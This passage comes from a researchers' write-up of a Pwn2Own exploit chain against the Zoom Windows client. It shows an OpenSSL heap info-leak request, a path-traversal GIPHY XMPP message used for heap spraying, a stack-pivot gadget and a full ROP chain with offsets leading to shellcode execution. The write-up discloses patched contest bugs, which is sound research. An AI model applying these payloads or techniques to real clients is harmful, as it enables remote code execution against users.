
There is one downside to this object: it is created, used and deallocated within one function call. But luckily, OpenSSL does not clear the full contents of the object, so the pointer at the start remains in the deallocated block:

```
static void pkey_tls1_prf_cleanup(EVP_PKEY_CTX *ctx)
{
    TLS1_PRF_PKEY_CTX *kctx = ctx->data;
    OPENSSL_clear_free(kctx->sec, kctx->seclen);
    OPENSSL_cleanse(kctx->seed, kctx->seedlen);
    OPENSSL_free(kctx);
}
```

This means that we could leak the pointer we want, but in order to do so we would need to place three objects just right. We needed to place 3 blocks in the right order in a bucket: the block we overflow, the query part of a URL for our initiated HTTPS request and a deallocated `TLS1_PRF_PKEY_CTX` object. One common way for defeating heap randomization in exploits is to just allocate a lot of objects and try often, but it's not that simple in this case: we need enough objects and overflows to have a chance of success, but also not too many to still allow deallocated `TLS1_PRF_PKEY_CTX` objects to remain. If we allocated too many queries, no `TLS1_PRF_PKEY_CTX` objects would be left. This was a difficult balance to hit.

We tried this a lot and it took days, but eventually we leaked the address once. Then, a few days later, it worked again. And then again the same day. Slowly we were finding the right balance of the number of objects, connections and overflows.

The `@z\x15p` (`0x70157a40`) here is the leaked address in `libcrypto-1_1.dll`:



```
b'GET /CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC/1615804209?ALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALALA
LALALALALALALALALALALALALALALALALAL\x01\x01\x01\x01\x01\x01\x01\x01@z\x15pX\xa40\x160 HTTP/1.1\r\nHost: marketplacecontent.z
oom.usbla.xnyhps.nl:8445\r\nUser-Agent: Mozilla/5.0 (ZOOM.Win 10.0 x64)\r\nAccept: */*\r\nCookie: srid=SaaSbeeTestMode00123578
;\r\nZM-CAP: 8300585545768130487,1185289254230523812\r\nZM-PROP: Win.Zoom\r\n\r\n'
```

One thing that greatly increased the chances of success was to use TLS renegotiation. The `TLS1_PRF_PKEY_CTX` object is created during a handshake, but setting up new connections takes time and does a lot of allocations that could disturb our heap bucket. We found that we could also set up a connection and use TLS renegotiation repeatedly, which meant that the handshake was performed again but nothing else. OpenSSL supports renegotation, and even if you want to renegotiate thousands of times without ever sending a HTTP response this is entirely fine. We ended up creating 3 connections to a webserver that was doing nothing other than constantly renegotiating. This allowed us to create a constant stream of new deallocated `TLS1_PRF_PKEY_CTX` objects in the deallocated space in the bucket.

The info leak did however remain the most unstable part of our exploit. If you watch the video of our exploit back, then the longest delay will be waiting for the info leak. Vincent from ZDI mentions when the info leak happens during the second attempt. As you can see, the rest of the exploit completes quite quickly after that.

Step 11: Control

The next step was to find an object where we could overwrite a vtable or function pointer. Here, again, we found a useful open source component in a DLL. The file `viper.dll` contains a copy of the WebRTC library from around 2012. Initially, we found that when a call invite is received (even if it is not answered), `viper.dll` creates 5 objects of 1064 bytes which all start with a vtable. By searching the WebRTC source code we found that these were `FileWrapperImpl` objects. These can be seen as adding a C++ API around `FILE *` pointers from C: methods for writing and reading data, automatic closing and flushing in the destructor, etc. There was one downside: these 5 objects were doing nothing. If we overwrote their vtable in the debugger, nothing would happen until we exited Zoom, only then the destructor would call some vtable functions.

```
class FileWrapperImpl : public FileWrapper {
 public:
  FileWrapperImpl();
  ~FileWrapperImpl() override;

  int FileName(char* file_name_utf8, size_t size) const override;

  bool Open() const override;

  int OpenFile(const char* file_name_utf8,
               bool read_only,
               bool loop = false,
               bool text = false) override;

  int OpenFromFileHandle(FILE* handle,
                         bool manage_file,
                         bool read_only,
                         bool loop = false) override;

  int CloseFile() override;
  int SetMaxFileSize(size_t bytes) override;
  int Flush() override;

  int Read(void* buf, size_t length) override;
  bool Write(const void* buf, size_t length) override;
  int WriteText(const char* format, ...) override;
  int Rewind() override;

 private:
  int CloseFileImpl();
  int FlushImpl();

  std::unique_ptr<RWLockWrapper> rw_lock_;

  FILE* id_;
  bool managed_file_handle_;
  bool open_;
  bool looping_;
  bool read_only_;
  size_t max_size_in_bytes_;  // -1 indicates file size limitation is off
  size_t size_in_bytes_;
  char file_name_utf8_[kMaxFileNameSize];
};
```

Code execution at exit was far from ideal: this would mean we had just one shot in each attempt. If we had failed to overwrite a vtable we would have no chance to try again. We also did not have a way to remotely trigger a clean exit, but even if we had, the chance we could exit successfully were small. The information leak will have corrupted many objects and heap metadata in the previous phase, which maybe didn't affect anything yet if those objects are unused, but if we tried to exit could cause a crash due to destructors or freeing.

Based on the WebRTC source code, we noticed the `FileWrapperImpl` objects are often used in classes related to audio playback. As it happens, the Windows VM Thijs was using at that time did not have an emulated sound card. There was no need for one, as we were not looking at exploiting the actual meeting functionality. Daan suggested to add one, because it could matter for these objects. Thijs was skeptical, but security involves trying a lot of things you don't expect to work, so he added one. After this, the creation of `FileWrapperImpl`s had indeed changed significantly.

With a emulated sound card, new `FileWrapperImpl`s were created and destroyed regularly while the call was ringing. Each loop of the jingle seemed to trigger a number of allocations and frees of these objects. It is a shame the videos we have of the exploit do not have sound: you would have heard the ringing sound complete a couple of full loops at the moment it exits and calc is started.

This meant we had a vtable pointer we could overwrite quite reliably, but now the question is: what to write there?

Step 12: GIPHY time

We had obtained the offset of `libcrypto-1_1.dll` using our information leak, but we also needed an address of data under our control: if we overwrite a vtable pointer, then it needs to point to an area containing one or more function pointers. ASLR means we don't know for sure where our heap allocations end up. To deal with this, we used GIFs.

To send an out-of-meeting message in Zoom, the receiving user has to have previously accepted a connect request or be in a multi-user chat with the attacker. If a user is able to send a message with an image to another user in Zoom, then that image is downloaded and shown automatically if it is below a few megabytes. If it is larger, the user needs to click on it to download it.

In the Zoom chat client, it is also possible to send GIFs from GIPHY. For these images, the file size restriction is not applied and the files are always downloaded and shown. User uploads and GIPHY files are both downloaded from the same domain, but using different paths. By sending an XMPP message for sending a GIPHY, but using path traversal to point it to a user uploaded GIF file instead, we found that we could allow the downloading of arbitrary sized GIF files. If the file is a valid GIF file, then it is loaded into memory. If we send the same link again then it is not downloaded twice, but a new copy is allocated in memory. This is the second low impact vulnerability we used, which is also fixed according to the Zoom Security Bulletin.

A normal GIPHY message:

```
<message xmlns="jabber:client" to="ek3_fdvytqgm0zzlmcndga@xmpp.zoom.us" id="{62BFB8B6-9572-455C-
  <body>John Doe sent you a GIF image. In order to view it, please upgrade to the latest version
  <thread>gloox{F1FFE4F0-381E-472B-813B-55D766B87742}</thread>
  <active xmlns="http://jabber.org/protocol/chatstates"/>
  <sns>
    <format>%1$@ sent you an image</format>
    <args>
      <arg>John Doe</arg>
    </args>
  </sns>
  <zmext>
    <msg_type>12</msg_type>
    <from n="John Doe" res="ZoomChat_pc"/>
    <to/>
    <visible>true</visible>
    <msg_feature>16384</msg_feature>
  </zmext>
  <giphyv2 id="YQitE4YNQNahy" url="https://giphy.com/gifs/YQitE4YNQNahy" tags="hacker">
    <pcInfo url="https://file.zoom.us/external/link/issue?id=1::HYlQuJmVbpLCRH1UrxGcLA::aatxNv43
    <mobileInfo url="https://file.zoom.us/external/link/issue?id=1::0ZmI3n09cbxxQtPKqWbv1g::AmSz
    <bigPicInfo url="https://file.zoom.us/external/link/issue?id=1::hA-lI2ZGxBzgJczWbR4yPQ::ZxQq
  </giphyv2>
</message>
```

A GIPHY message with a manipulated path (only the `bigPicInfo` URL is relevant):

```
<message xmlns="jabber:client" to="ek3_fdvytqgm0zzlmcndga@xmpp.zoom.us" id="{62BFB8B6-9572-455C-
  <body>John Doe sent you a GIF image. In order to view it, please upgrade to the latest version
  <thread>gloox{F1FFE4F0-381E-472B-813B-55D766B87742}</thread>
  <active xmlns="http://jabber.org/protocol/chatstates"/>
  <sns>
    <format>%1$@ sent you an image</format>
    <args>
      <arg>John Doe</arg>
    </args>
  </sns>
  <zmext>
    <msg_type>12</msg_type>
    <from n="John Doe" res="ZoomChat_pc"/>
    <to/>
    <visible>true</visible>
    <msg_feature>16384</msg_feature>
  </zmext>
  <giphyv2 id="YQitE4YNQNahy" url="https://giphy.com/gifs/YQitE4YNQNahy" tags="hacker">
    <pcInfo url="https://file.zoom.us/external/link/issue?id=1::HYlQuJmVbpLCRH1UrxGcLA::aatxNv43
    <mobileInfo url="https://file.zoom.us/external/link/issue?id=1::0ZmI3n09cbxxQtPKqWbv1g::AmSz
    <bigPicInfo url="https://file.zoom.us/external/link/issue/../../../file/[file_id]" size="432
  </giphyv2>
</message>
```

Our plan was to create a 25 MB GIF file and allocate it multiple times to create a specific address where the data we needed would be placed. Large allocations of this size are randomized when ASLR is used, but these allocations are still page aligned. Because the data we wanted to place was much less than one page, we could just create one page of data and repeat that. This page started with a minimal GIF file, which was enough for the entire file to be considered a valid GIF file. Because Zoom is a 32-bit application, the possible address space is very small. If enough copies of the GIF file are loaded in memory (say, around 512 MB), then we can quite reliably "guess" that a specific address falls inside a GIF file. Due to the page-alignment of these large allocations, we can then use offsets from the page boundary to locate the data we want to refer to.

Step 13: Pivot into ROP

Now we have all the ingredients to call an address in `libcrypto-1_1.dll`. But to gain arbitrary code execution, we would (probably) need to call multiple functions. For stack buffer overflows in modern software this is commonly achieved using return-oriented programming (ROP). By placing return addresses on the stack to call functions or perform specific register operations, multiple functions can be called sequentially with control over the arguments.

We had a heap buffer overflow, so we could not do anything with the stack just yet. The way we did this is known as a *stack pivot*: we replaced the address of the stack pointer to point to data we control. We found the following sequence of instructions in `libcrypto-1_1.dll`:

```
push edi; # points to vtable pointer (memory we control)
pop esp;  # now the stack pointer points to memory under our control
pop edi;  # pop some extra registers
pop esi;
pop ebx;
pop ebp;
ret
```

This sequence is misaligned and normally does something else, but for us this could be used to copy an address to data we overwrote (in `edi`) to the stack pointer. This means that we have replaced the stack with data we wrote with the buffer overflow.

From our ROP chain we wanted to call `VirtualProtect` to enable the execute bit for our shellcode. However, `libcrypto-1_1.dll` does not import `VirtualProtect`, so we don't have the address for this yet. Raw system calls from 32-bit Windows applications are, apparently, difficult. Therefore, we used the following ROP chain:

1. Call `GetModuleHandleW` to get the base address of `kernel32.dll`.
2. Call `GetProcAddress` to get the address of `VirtualProtect` from `kernel32.dll`.
3. Call that address to make the GIF data executable.
4. Jump to the shellcode offset in the GIF.

In the following animation, you can see how we overwrite the vtable, and then when `Close` is called the stack is pivoted to our buffer overflow. Due to the extra `pop` instructions in the stack pivot gadget, some unused values are popped. Then, the ROP chain stats by calling `GetModuleHandleW` with as argument the string `"kernel32.dll"` from our GIF file. Finally, when returning from that function a gadget is called that places the result value into `ebx`. The calling convention in use here means the argument is passed via the stack, before the return address.

0:00 / 0:29

In our exploit this results in the following ROP stack (`crypto_base` points to the load address of `libcrypto-1_1.dll` we leaked earlier):

```
# push edi; pop esp; pop edi; pop esi; pop ebx; pop ebp; ret
STACK_PIVOT = crypto_base + 0x441e9

GIF_BASE = 0x462bc020
VTABLE = GIF_BASE + 0x1c # Start of the correct vtable
SHELLCODE = GIF_BASE + 0x7fd # Location of our shellcode
KERNEL32_STR = GIF_BASE + 0x6c  # Location of UTF-16 Kernel32.dll string
VIRTUALPROTECT_STR = GIF_BASE + 0x86 # Location of VirtualProtect string

KNOWN_MAPPED = 0x2fe451e4

JMP_GETMODULEHANDLEW = crypto_base + 0x1c5c36 # jmp GetModuleHandleW
JMP_GETPROCADDRESS = crypto_base + 0x1c5c3c # jmp GetProcAddress

RET = crypto_base + 0xdc28 # ret
POP_RET = crypto_base + 0xdc27 # pop ebp; ret
ADD_ESP_24 = crypto_base + 0x6c42e # add esp, 0x18; ret

PUSH_EAX_STACK = crypto_base + 0xdbaa9 # mov dword ptr [esp + 0x1c], eax; call ebx
POP_EBX = crypto_base + 0x16cfc # pop ebx; ret
JMP_EAX = crypto_base + 0x23370 # jmp eax

rop_stack = [
VTABLE,      # pop edi
GIF_BASE + 0x101f4, # pop esi
GIF_BASE + 0x101f4, # pop ebx
KNOWN_MAPPED + 0x20, # pop ebp
JMP_GETMODULEHANDLEW,
POP_EBX,
KERNEL32_STR,

ADD_ESP_24,
PUSH_EAX_STACK,
0x41414141,
POP_RET, # Not used, padding for other objects
0x41414141,
0x41414141,
0x41414141,
JMP_GETPROCADDRESS,
JMP_EAX,
KNOWN_MAPPED + 0x10, # This will be overwritten with the base address of Kernel32.dll
VIRTUALPROTECT_STR,
SHELLCODE,
SHELLCODE & 0xfffff000,
0x1000,
0x40,
SHELLCODE - 8,
]
```

And that's it! We now had a reverse shell and could launch `calc.exe`.

Reliability, reliability, reliability

The last week before the contest was focused on getting it to an acceptable reliability level. As we mentioned in the info leak, this phase was very tricky. It took a lot of time to get it to having even a tiny chance to succeed. We had to overwrite a lot of data here, but the application had to remain stable enough that we could still perform the second phase without crashing.

There were a lot of things we did to improve the reliability and many more we tried and gave up. These can be summarized in two categories: decreasing the chance that we overwrote something we shouldn't and decreasing the chance that the client would crash when we had overwritten something we didn't intend to.

In the second phase, it could happen that we overwrote the vtable of a different object. Whenever we had a crash like this, we would try to fix it by placing a compatible no-op function on the corresponding place in the vtable. This is harder than it sounds on 32-bit Windows, because there are multiple calling conventions involved and some require the RET instruction to pop the arguments from the stack, which means that we needed a no-op that pops the right number of values.

In the first phase, we also had a chance of overwriting pointers in objects in the same size range. We could not yet deal with function pointers or vtables as we had no info leak, but we could place pointers to readable/writable memory. We started our exploit by uploading some GIF files to create known addresses with controlled data before this phase so we could use those addresses in the data we used for the overflow. Of course, the data in the GIF files could again be dereferenced as a pointer, requiring multiple layers of fake addresses.

What may not yet be clear is that each attempt required a slow manual process. Each time we wanted to run our exploit, we would launch the client, clear all chat messages for the victim, exit the client and launch it again. Because the memory layout was so important, we had to make sure we started from an identical state each time. We had not automated this, because we were paranoid about ensuring the client would be used in exactly the same way as during the contest. Anything we did differently could influence the heap layout. For example, we noticed that adding network interception could have some effect on how network requests were allocated, changing the heap layout. Our attempts were often close to 5 minutes, so even just doing 10 attempts took an hour. To assess if a change improved the reliability, 10 runs was pretty low.

Both the info leak and the vtable overwrite phase run in loops. If we were lucky, we had success in the first iteration of the loop, but it could go on for a long time. To improve our chance of success in the time limit, our exploit would slowly increase the risk it took the more iterations it needed. In the first iteration we would only overflow a small number of times and only one object, but this would increase to more and more overflows with larger sizes the longer it took.

In the second phase we could take more risks. The application did not need to remain stable enough for another phase and we only needed two adjacent allocations, not also a third unallocated block. By overwriting 10 blocks further, we had a very good chance of hitting the needed object with just one or two iterations.

In the end, we estimated that our exploit had about a 50% chance of success in the 5 minutes. If, on the other hand, we could leak the address of `libcrypto-1_1.ddl` in one run and then skip the info leak in the next run (the locations of ASLR randomized dlls remain the same on Windows for some time), we could increase our reliability to around 75%. ZDI informed us during the contest that this would result in a partial win, but it never got to the point where we could do that. The first attempt failed in the first phase.

Conclusion

After we handed in our final exploit the nerve-wracking process of waiting started. Since we needed to hand in our final exploit two days before the event and the organizers would not run our exploit until our attempt, it was out of our hands. Even during the attempts we could not see the attacker's screen, for example, so we had no idea if everything worked as planned. The enormous relief when `calc.exe` popped up made it worth it in the end.

In total we spend around 1.5 weeks from the start of our research until we had the main vulnerability of our exploit. Writing and testing the exploit itself took another 1.5 months, including the time we needed to read up on all Windows internals we needed for our exploit.

We would like to thank ZDI and Zoom for organizing this year's event, and hopefully see you guys next year!

BACK